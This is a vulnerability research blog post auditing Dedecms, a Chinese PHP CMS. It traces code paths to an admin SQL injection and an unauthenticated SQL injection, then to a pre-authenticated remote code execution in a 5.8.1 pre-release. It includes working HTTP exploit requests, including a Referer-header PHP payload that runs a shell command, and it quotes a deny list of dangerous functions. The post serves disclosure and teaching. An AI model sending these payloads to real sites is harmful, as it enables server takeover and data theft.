

Chasing a Dream :: Pre-authenticated Remote Code Execution in Dedecms


In this blog post, I'm going to share a technical review of Dedecms (or "Chasing a Dream" CMS as tran.....



In this blog post, I'm going to share a technical review of Dedecms (or "Chasing a Dream" CMS as translated to English) including its attack surface and how it differs from other applications. Finally, I will finish off with a pre-authenticated remote code execution vulnerability impacting the [v5.8.1 pre-release](#). This is an interesting piece of software because it dates back over 14 years since its initial release and PHP has changed a lot over the years.

An online search for "what is the biggest CMS in China" quickly reveals that [multiple sources state](#) that Dedecms is the most popular. However, these sources all but have one thing in common: they're old.

So, I decided to do a crude search:



The product is very widely deployed and but the vulnerability detailed here impacts a small number of sites since it was introduced on the 11th of December 2020 and never made it into a release build.

Threat Modeling

Disclaimer: I have no experience in actual threat modeling. One of the first things I ask myself when auditing targets is: How is input accepted into the application? Well, it turns out the answer to that question for this target is in

`include/common.inc.php` script:

```
function _RunMagicQuotes(&$svar)
{
    if (!@get_magic_quotes_gpc()) {
        if (is_array($svar)) {
            foreach ($svar as $_k => $_v) {
                $svar[$_k] = _RunMagicQuotes($_v);
            }
        } else {
            if (strlen($svar) > 0 && preg_match('#^(cfg|GLOBALS|GET|POST|COOKIE|SESSION)#', $svar)) {
                exit('Request var not allow!');
            }
            $svar = addslashes($svar);
        }
    }
    return $svar;
}

//...

if (!defined('DEDEREQUEST')) {
    //检查和注册外部提交的变量    (2011.8.10 修改登录时相关过滤)
    function CheckRequest(&$val)
    {
        if (is_array($val)) {
            foreach ($val as $_k => $_v) {
```

```

        if ($_k == 'nvarname') {
            continue;
        }

        CheckRequest($_k);
        CheckRequest($val[$_k]);
    }
} else {
    if (strlen($val) > 0 && preg_match('#^(cfg_IGLOBALS|_GET|_POST|_COOKIE|_SESSION)#', $val)) { // 2
        exit('Request var not allow!');
    }
}

CheckRequest($_REQUEST);
CheckRequest($_COOKIE);

foreach (array('_GET', '_POST', '_COOKIE') as $_request) {
    foreach ($$_request as $_k => $_v) {
        if ($_k == 'nvarname') {
            ${$_k} = $_v;
        } else {
            ${$_k} = _RunMagicQuotes($_v); // 1
        }
    }
}
}
}

```

If we pay close attention here, we can see at [1] that the code re-enables `register_globals` which has been since removed in `PHP 5.4`.

`register_globals` has been a huge problem for applications in the past and enables a very rich attack surface which is one of the reasons why PHP has had such a bad reputation in the past. Also note here that they do not protect the `$_SERVER` or `$_FILES` super global arrays at [2].

This can lead to such **risks as open redirect** `http://target.tld/dede/co_url.php?`

`_SERVER[SERVER_SOFTWARE]=PHP%201%20Development%20Server&_SERVER[SCRIPT_NAME]=http://google.com/` or phar

deserialization in `include/uploadsafe.inc.php` at line `[3]`

```
foreach ($_FILES as $_key => $_value) {
    foreach ($keyarr as $k) {
        if (!isset($_FILES[$_key][$k])) {
            exit("DedeCMS Error: Request Error!");
        }
    }
    if (preg_match('#^(cfg_|GLOBALS)#', $_key)) {
        exit('Request var not allow for uploadsafe!');
    }
    $$$_key = $_FILES[$_key]['tmp_name'];
    ${$_key . '_name'} = $_FILES[$_key]['name']; // 4
    ${$_key . '_type'} = $_FILES[$_key]['type'] = preg_replace('#^[^0-9a-z\./]#i', '', $_FILES[$_key]['type']);
    ${$_key . '_size'} = $_FILES[$_key]['size'] = preg_replace('#^[^0-9]#', '', $_FILES[$_key]['size']);

    if (is_array(${$_key . '_name'}) && count(${$_key . '_name'}) > 0) {
        foreach (${$_key . '_name'} as $key => $value) {
            if (!empty($value) && (preg_match("#\.(\" . $cfg_not_allowall . ")$#i", $value) || !preg_match("#\.#", $value))) {
                if (!defined('DEDEADMIN')) {
                    exit('Not Admin Upload filetype not allow !');
                }
            }
        }
    }
    else {
        if (!empty(${$_key . '_name'}) && (preg_match("#\.(\" . $cfg_not_allowall . ")$#i", ${$_key . '_name'}) || !preg_match("#\.#", ${$_key . '_name'}))) {
            if (!defined('DEDEADMIN')) {
                exit('Not Admin Upload filetype not allow !');
            }
        }
    }
}
```

```

    }
}

if (empty($$_key . '_size')) {
    $$_key . '_size' = @filesize($$_key); // 3
}

```

```

GET /plus/recommend.php?_FILES[poc][name]=0&_FILES[poc][type]=1337&_FILES[poc][tmp_name]=phar:///path/to/uploaded/
phar.rce&_FILES[poc][size]=1337 HTTP/1.1
Host: target

```

I didn't report these bugs because they provided no impact (otherwise I would have called them vulnerabilities). The open URL redirection bug cannot further an attacker on its own and the phar deserialization bug cannot be triggered without a `gadget chain`.

The trained eye will spot something extra interesting though. At line [4] the code creates an attacker controlled variable using the `_name` string which will be unfiltered from `_RunMagicQuotes`. This means that an attacker with admin credentials can trigger an SQL injection in the `sys_payment.php` script by bypassing the `_RunMagicQuotes` function using a file upload:

Request	Response
<pre> 1 POST /dede/sys_payment.php?dopost=config&pay_desc=1&pay_fee=1 HTTP/1.1 2 Host: target 3 Content-Length: 178 4 Cookie: PHPSESSID=jr66dkukb66aifov2sf2cuvuah; 5 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXHB9XXtlKyhdMagC 6 7 -----WebKitFormBoundaryXHB9XXtlKyhdMagC 8 Content-Disposition: form-data; name="pay"; filename="",name=(select sleep(2)),name="" 9 10 11 -----WebKitFormBoundaryXHB9XXtlKyhdMagC-- 12 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 30 Jun 2021 17:21:40 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 X-Powered-By: 3B5655563A4147 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: private 7 Pragma: no-cache 8 Content-Length: 67 9 Content-Type: text/html; charset=utf-8 10 11 Safe Alert: Request Error step 2! </pre>

For reference's sake, we can see how the SQL injection manifests inside `dede/sys_payment.php` :

```
//配置支付接口
else if ($dopost == 'config') { // 5
    if ($pay_name == "" || $pay_desc == "" || $pay_fee == "") { // 6
        ShowMsg("您有未填写的项目!", "-1");
        exit();
    }
    $row = $dsql->GetOne("SELECT * FROM `#@__payment` WHERE id='$pid'");
    if ($cfg_soft_lang == 'utf-8') {
        $config = AutoCharset(unserialize(utf82gb($row['config'])));
    } else if ($cfg_soft_lang == 'gb2312') {

        $config = unserialize($row['config']);
    }
    $payments = "'code' => '" . $row['code'] . "',";
    foreach ($config as $key => $v) {
        $config[$key]['value'] = ${$key};
        $payments .= "'" . $key . "' => '" . $config[$key]['value'] . "',";
    }
    $payments = substr($payments, 0, -1);
    $payment = "\$payment=array(" . $payments . ")";
    $configstr = "<" . "?php\r\n" . $payment . "\r\n?" . ">\r\n";
    if (!empty($payment)) {
        $m_file = DEDEDATA . "/payment/" . $row['code'] . ".php";
        $fp = fopen($m_file, "w") or die("写入文件 $safeconfigfile 失败, 请检查权限!");
        fwrite($fp, $configstr);
        fclose($fp);
    }
    if ($cfg_soft_lang == 'utf-8') {
        $config = AutoCharset($config, 'utf-8', 'gb2312');
        $config = serialize($config);
        $config = gb2utf8($config);
    } else {
```

```
-  
    $config = serialize($config);  
}  
  
$query = "UPDATE `#@__payment` SET name = '$pay_name',fee='$pay_fee',description='$pay_desc',config='$config',  
enabled='1' WHERE id='$pid'"; // 7  
$dsqli->ExecuteNoneQuery($query); // 8
```

At [5] and [6] there are some checks that `$dopost` is set to `config` and that `$pay_name`, `$pay_desc` and `$pay_fee` are set from the request. Later at [7] the code builds a raw SQL query using the attacker supplied `$pay_name` and finally at [8] what I thought was an SQL injection is triggered...

Defense in Depth

In the past Dedecms developers have been hit hard with [SQL injection vulnerabilities](#) (probably due to `register_globals` being enabled at the source code level). In the above example, we get a response from the server as `Safe Alert: Request Error step 2` and of course our injection fails. Why is that? Look at the `include/dedesqli.class.php` to find out:

```
//SQL语句过滤程序，由80sec提供，这里作了适当的修改  
function CheckSql($db_string, $querytype = 'select')  
{  
  
    // ...more checks...  
  
    //老版本的Mysql并不支持union，常用的程序里也不使用union，但是一些黑客使用它，所以检查它  
    if (strpos($clean, 'union') !== false && preg_match('~(^[^a-z])union($|^[a-z])~s', $clean) != 0) {  
        $fail = true;  
        $error = "union detect";  
    }  
  
    // ...more checks...
```


//老版本的MYSQL不支持子查询，我们的程序里可能也用得少，但是黑客可以使用它来查询数据库敏感信息

```
elseif (preg_match('~\([^)]*?select~s', $clean) != 0) {
    $fail = true;
    $error = "sub select detect";
}
if (!empty($fail)) {
    fputs(fopen($log_file, 'a+'), "$userIP||$getUrl||$db_string||$error\r\n");
    exit("<font size='5' color='red'>Safe Alert: Request Error step 2!</font>"); // 9
} else {
    return $db_string;
}
```

Now I don't know who **80Sec** is, but they seem serious. The **CheckSql** is called from **Execute**

//执行一个带返回结果的SQL语句，如SELECT，SHOW等

```
public function Execute($id = "me", $sql = '')
{

    //...

    //SQL语句安全检查
    if ($this->safeCheck) {
        CheckSql($this->queryString);
    }
```

and **SetQuery** :

```
public function SetQuery($sql)
{
    $prefix = "#@__";
    $sql = trim($sql);
    if (substr($sql, -1) !== ";") {
        $sql .= ";";
    }
```

```
}
$sql = str_replace($prefix, $GLOBALS['cfg_dbprefix'], $sql);

CheckSql($sql, $this->getSQLType($sql)); // 5.7前版本仅做了SELECT的过滤，对UPDATE、INSERT、DELETE等语句并未过滤。

$this->queryString = $sql;
}
```

But we can avoid this function by using another function that also calls `mysqli_query` such as `GetTableFields` :

```
//获取特定表的信息
public function GetTableFields($tbname, $id = "me")
{
    global $dsqli;

    if (!$dsqli->isInit) {
        $this->Init($this->pconnect);
    }
    $prefix = "#@__";
    $tbname = str_replace($prefix, $GLOBALS['cfg_dbprefix'], $tbname);
    $query = "SELECT * FROM {$tbname} LIMIT 0,1";
    $this->result[$id] = mysqli_query($this->linkID, $query);
}
```

This is *not*, just any old sink though. This one doesn't use quotes, so we don't need to break out of a quoted string, which is required since our input will flow through the `_RunMagicQuotes` function. Usage of `GetTableFields` in a dangerous way can be found in the `dede/sys_data_done.php` script at line [10]:

```
if ($dopost == 'bak') {
    if (empty($tablearr)) {
        ShowMsg('你没选中任何表!', 'javascript:;');
        exit();
    }
    if (!is_dir($bkdir)) {
```

```
MkdirAll($bkdir, $cfg_dir_purview);
CloseFtp();
}

if (empty($nowtable)) {
    $nowtable = '';
}
if (empty($fsize)) {
    $fsize = 20480;
}
$fsizeb = $fsize * 1024;

//第一页的操作
if ($nowtable == '') {
    //...
}

//执行分页备份
else {
    $j = 0;
    $fs = array();
    $bakStr = '';

    //分析表里的字段信息
    $dsql->GetTableFields($nowtable); // 10
```

```
GET /dede/sys_data_done.php?dopost=bak&tablearr=1&nowtable=%23@__vote+where+1=sleep(5)--+& HTTP/1.1
Host: target
Cookie: PHPSESSID=jr66dkukb66aifov2sf2cuvuah;
```

But of course, this requires administrator privileges, which is not interesting to us (without an elevation of privilege or authentication bypass).

Finding a pre-authenticated endpoint

If we try a little harder though, we can find some more interesting code in `include/filter.inc.php` in the slightly older version: `DedeCMS-V5.7-UTF8-SP2.tar.gz`.

```
$magic_quotes_gpc = ini_get('magic_quotes_gpc');
function _FilterAll($fk, &$svar)
{
    global $cfg_notallowstr, $cfg_replacestr, $magic_quotes_gpc;
    if (is_array($svar)) {
        foreach ($svar as $_k => $_v) {
            $svar[$_k] = _FilterAll($fk, $_v);
        }
    } else {
        if ($cfg_notallowstr != '' && preg_match("#" . $cfg_notallowstr . "#i", $svar)) {
            ShowMsg(" $fk has not allow words!", '-1');
            exit();
        }
        if ($cfg_replacestr != '') {
            $svar = preg_replace('/' . $cfg_replacestr . '/i', "****", $svar);
        }
    }
    if (!$magic_quotes_gpc) {
        $svar = addslashes($svar);
    }
    return $svar;
}

/* 对_GET,_POST,_COOKIE进行过滤 */
foreach (array('_GET', '_POST', '_COOKIE') as $_request) {
    foreach ($$_request as $_k => $_v) {
        ${$_k} = _FilterAll($_k, $_v);
    }
}
```

Can you see what's wrong here? The code sets `$magic_quotes_gpc` from the configuration. If it's not set in the

`php.ini` then `addslashes` is called. But we can fake that it's set by using `$magic_quotes_gpc` in a request and re-writing that variable and avoiding the `addslashes` !

This code is used for submitting feedback which is performed by unauthenticated users. I decided to have a look and I found the following sink in `/plus/bookfeedback.php` :

```
else if($action=='send')
{
    //...
    //检查验证码
    if($cfg_feedback_ck=='Y')
    {
        $validate = isset($validate) ? strtolower(trim($validate)) : '';
        $svali = strtolower(trim(GetCkVdValue()));
        if($validate != $svali || $svali=='')
        {
            ResetVdValue();
            ShowMsg('验证码错误! ', '-1');
            exit();
        }
    }

    //...
    if($comtype == 'comments')
    {
        $arctitle = addslashes($arcRow['arctitle']);
        $arctitle = $arcRow['arctitle'];
        if($msg!='')
        {
            $inquery = "INSERT INTO `#@__bookfeedback`(`aid`,`catid`,`username`,`arctitle`,`ip`,`ischeck`,`dtype`,`mid`,`bad`,`good`,`ftype`,`face`,`msg`)
                VALUES ('$aid','$catid','$username','$bookname','$ip','$ischeck','$dtype', '{$cfg_ml}->M_ID','$','0','0','$feedbacktype','$face','$msg'); "; // 11
            $rs = $dsql->ExecuteNoneQuery($inquery); // 12
        }
    }
}
```

```
if(!$rs)
{
    echo $dsq1->GetError();
    exit();
}
}
```

At [11] we can see that the code builds up a query using attacker controlled input such as `$catid` and `$bookname`. It's possible to land in this sink and bypass the `addslashes` to trigger an unauthenticated SQL injection:

```
POST /plus/bookfeedback.php?action=send&fid=1337&validate=FS0Y&isconfirm=yes&comtype=comments HTTP/1.1
Host: target

Cookie: PHPSESSID=0ft86536dgqs1uonf64bvjpkh3;
Content-Type: application/x-www-form-urlencoded
Content-Length: 70

magic_quotes_gpc=1&catid=1',version(),concat('&bookname=')||'s&msg=pwn
```

We have a session cookie set because it's tied to the captcha code which is stored in an unauthenticated session:


Request	Response
<pre>1 GET /plus/vdimgck.php HTTP/1.1 2 Host: target 3 4</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Thu, 01 Jul 2021 20:34:42 GMT 3 Server: Apache/2.4.41 (Ubuntu) 4 X-Powered-By: 3B5655563A4147 5 Set-Cookie: PHPSESSID=0ft86536dgqs1uonf64bvjpkh3; path=/ 6 Expires: 0 7 Cache-Control: no-cache 8 Pragma: no-cache 9 Content-Disposition: 2E3K3J3K2D2N32; filename="2E3K3J3K2D2N32.jpg" 10 Content-Length: 1469 11 Content-Type: image/jpeg</pre>

I couldn't bypass `CheckSql1` (un)fortunately, but I could side step and leak some data from the database because I

could use both the `$catid` and `$bookname` for the injection and then (ab)use a second order:

```
else if($action=='quote')
{
    $row = $dsql->GetOne("Select * from `#@__bookfeedback` where id='$fid'");
    require_once(DEDEINC.'/dedetemplate.class.php');
    $dtp = new DedeTemplate();
    $dtp->LoadTemplate($cfg_basedir.$cfg_templats_dir.'/plus/bookfeedback_quote.htm');
    $dtp->Display();
    exit();
}
```

All I had to do was guess the `$fid` (primary key) and check that it matched by injected `$msg` of `pwn` and if it did, I knew that the result from the injection was revealed to me:



However this SQL injection was limited because I couldn't use `select`, `sleep` or `benchmark` keywords since they were denied by the `CheckSql` function. Since finding that vulnerability though, it appears that the developers removed the `/plus/bookfeedback.php` file in the latest release but the core issue of bypassing `addslashes` still exists. At this point if we're going to find critical vulnerabilities we need to focus on a different bug class.





ShowMsg Remote Code Execution Vulnerability

- CVSS: 9.8 (/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
- Version: 5.8.1 pre-release

Summary

An unauthenticated attacker can execute arbitrary code against vulnerable versions of Dedecms.

Vulnerability Analysis

Inside of the `flink.php` script:

```
if ($dopost == 'save') {  
    $validate = isset($validate) ? strtolower(trim($validate)) : '';  
    $svali = GetCkVdValue();  
    if ($validate == '' || $validate != $svali) {  
        ShowMsg('验证码不正确!', '-1'); // 1  
        exit();  
    }  
}
```

At [1] we can observe a call to `ShowMsg` which is defined in `/include/common.func.php` :

```
function ShowMsg($msg, $color, $onlymsg, $limittime, $)
```

```
function ShowMsg($msg, $gourl, $onlymsg = 0, $limittime = 0)
{
    if (empty($GLOBALS['cfg_plus_dir'])) {
        $GLOBALS['cfg_plus_dir'] = '..';
    }
    if ($gourl == -1) { // 2
        $gourl = isset($_SERVER['HTTP_REFERER']) ? $_SERVER['HTTP_REFERER'] : ''; // 3
        if ($gourl == "") {
            $gourl = -1;
        }
    }

    $htmlhead = "
<html>\r\n<head>\r\n<title>DedeCMS提示信息
...

<script>\r\n";
    $htmlfoot = "
</script>
...
</body>\r\n</html>\r\n";

    $litime = ($limittime == 0 ? 1000 : $limittime);
    $func = '';

    //...

    if ($gourl == '' || $onlymsg == 1) {
        //...
    } else {
        //...
        $func .= "var pgo=0;
function JumpUrl(){
    if(pgo==0){ location='$gourl'; pgo=1; }
}\r\n";
        $rmsg = $func;
    }
}
```

```
//...
if ($onlymsg == 0) {
    if ($gourl != 'javascript:;' && $gourl != '') {
        $rmsg .= "<br /><a href='{ $gourl }'>如果你的浏览器没反应, 请点击这里...</a>";
        $rmsg .= "<br/></div>\"");\r\n";
        $rmsg .= "setTimeout('JumpUrl()',$litime);";
    } else {
        //...
    }
} else {
    //...
}
$msg = $htmlhead . $rmsg . $htmlfoot;
}

$tpl = new DedeTemplate();
$tpl->LoadString($msg); // 4
$tpl->Display(); // 5
}
```

We can see at [2] that if `$gourl` is set to `-1` then the attacker can control the `$gourl` variable at [3] via the referer header. That variable is unfiltered and embedded twice in the `$msg` variable which is loaded by the `LoadString` call at [4] and parsed by the `Display` call at [5]. Inside of `include/dedetemplate.class.php` we find:

```
class DedeTemplate
{
    //...
    public function LoadString($str = '')
    {
        $this->sourceString = $str; // 6
        $hashcode = md5($this->sourceString);
        $this->cacheFile = $this->cacheDir . "/string_" . $hashcode . ".inc";
        $this->configFile = $this->cacheDir . "/string_" . $hashcode . "_config.inc";
        $this->ParseTemplate();
    }
}
```

```

    }

    //...
    public function Display()
    {
        global $gtmpfile;
        extract($GLOBALS, EXTR_SKIP);
        $this->WriteCache(); // 7
        include $this->cacheFile; // 9
    }

```

At [6] the `sourceString` is set with the attacker-controlled `$msg`. Then at [7] `WriteCache` is called:

```

public function WriteCache($ctype = 'all')
{
    if (!file_exists($this->cacheFile) || $this->isCache == false
        || (file_exists($this->templateFile) && (filemtime($this->templateFile) > filemtime($this->cacheFile)))
    ) {
        if (!$this->isParse) {
            //...
        }
        $fp = fopen($this->cacheFile, 'w') or dir("Write Cache File Error! ");
        flock($fp, 3);
        $result = trim($this->GetResult()); // 8
        $errmsg = '';
        if (!$this->CheckDisabledFunctions($result, $errmsg)) { // 9
            fclose($fp);
            @unlink($this->cacheFile);
            die($errmsg);
        }
        fwrite($fp, $result);
        fclose($fp);
    }
}

```

```
// ...
}
```

At [8] the code calls `GetResult` which returns the value in `sourceString` to set the `$result` variable which now contains attacker-controlled input. At [9] the `CheckDisabledFunctions` function is called on the `$result` variable. Let's see what `CheckDisabledFunctions` is all about:

```
public function CheckDisabledFunctions($str, &$errmsg = '')
{
    global $cfg_disable_funs;
    $cfg_disable_funs = isset($cfg_disable_funs) ? $cfg_disable_funs : 'phpinfo,eval,exec,passthru,shell_exec,
system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source,file_put_contents,fsockopen,fopen,fwri
te';


    // 模板引擎增加disable_functions
    if (!defined('DEDEDISFUN')) {
        $tokens = token_get_all_nl($str);
        $disabled_functions = explode(',', $cfg_disable_funs);
        foreach ($tokens as $token) {
            if (is_array($token)) {
                if ($token[0] == '306' && in_array($token[1], $disabled_functions)) {
                    $errmsg = 'DedeCMS Error:function disabled "' . $token[1] . '" <a href="http://help.dedecm
s.com/install-use/apply/2013/0711/2324.html" target="_blank">more...</a>';
                    return false;
                }
            }
        }
    }
    return true;
}
```

Well. It's possible for an attacker to bypass this deny list in several ways with some creativity, write malicious php into the temporary file and finally reach the `include` in `Display` at [9] to execute arbitrary code.

Proof of Concept

It's possible to borrow their own code and call dangerous functions, but there are several generic ways to bypass the deny list anyway. The referer header isn't checked for double quotes so the following payload will work:

```
GET /plus/flink.php?dopost=save&c=id HTTP/1.1
Host: target
Referer: <?php "system"($c);die;/*
```




The following (non-exhaustive) list paths can reach the vulnerability:

1. /plus/flink.php?dopost=save
2. /plus/users_products.php?oid=1337
3. /plus/download.php?aid=1337
4. /plus/showphoto.php?aid=1337

4. `/plus/showphoto.php?id=1337`
5. `/plus/users-do.php?fmdo=sendMail`
6. `/plus/posttocar.php?id=1337`
7. `/plus/vote.php?do=vote`
8. `/plus/carbuyaction.php?do=clickout`
9. `/plus/recommend.php`
10. ...

Reporting

I found this vulnerability around April 2021 but decided to sit on it since it only impacted the `pre-release` and not the release version. After months of inactivity on the repo, I decided to report the bug on 23rd of September to `opensource@dedecms.com` and 2 days later a `silent patch` was released that addressed the bug:



```
307 332          $rmmsg .= "<br/></div>\n");\r\n";
308 333      }
309 -      } else {
334 +      }
335 +      else
336 +      {
310 337          $rmmsg .= "<br/><br/></div>\n");\r\n";
311 338      }
312 -      $msg = $htmlhead . $rmmsg . $htmlfoot;
339 +      $msg = $htmlhead.$rmmsg.$htmlfoot;
313 340      }
314 -
315 -      $tpl = new DedeTemplate();
316 -      $tpl->LoadString($msg);
317 -      $tpl->Display();
341 +      echo $msg;
318 342      }
```

Due to this behaviour from the developer, I decided to not report the rest of the RCE vulnerabilities that impact the release version. Whilst I agree that a CVE is not required, I do think a security note should have been added to the commit at the very least.

Conclusion

I really like auditing Chinese software because the developers tend to think very differently to westerner developers. There logic flow is more fluid and as a security auditor, it requires you to think on your feet and change strategies as you see new patterns in the code emerging.

It's a simple reminder that even if a product has been audited to death, **do not lose faith in yourself**. Your next RCE is right around the corner even if you do not speak Chinese.

References

- <https://laworigin.github.io/2018/03/07/CVE-2018-7700-dedecms%E5%90%8E%E5%8F%B0%E4%BB%BB%E6%84%8F%E4%BB%A3%E7%A0%81%E6%89%A7%E8%A1%8C/>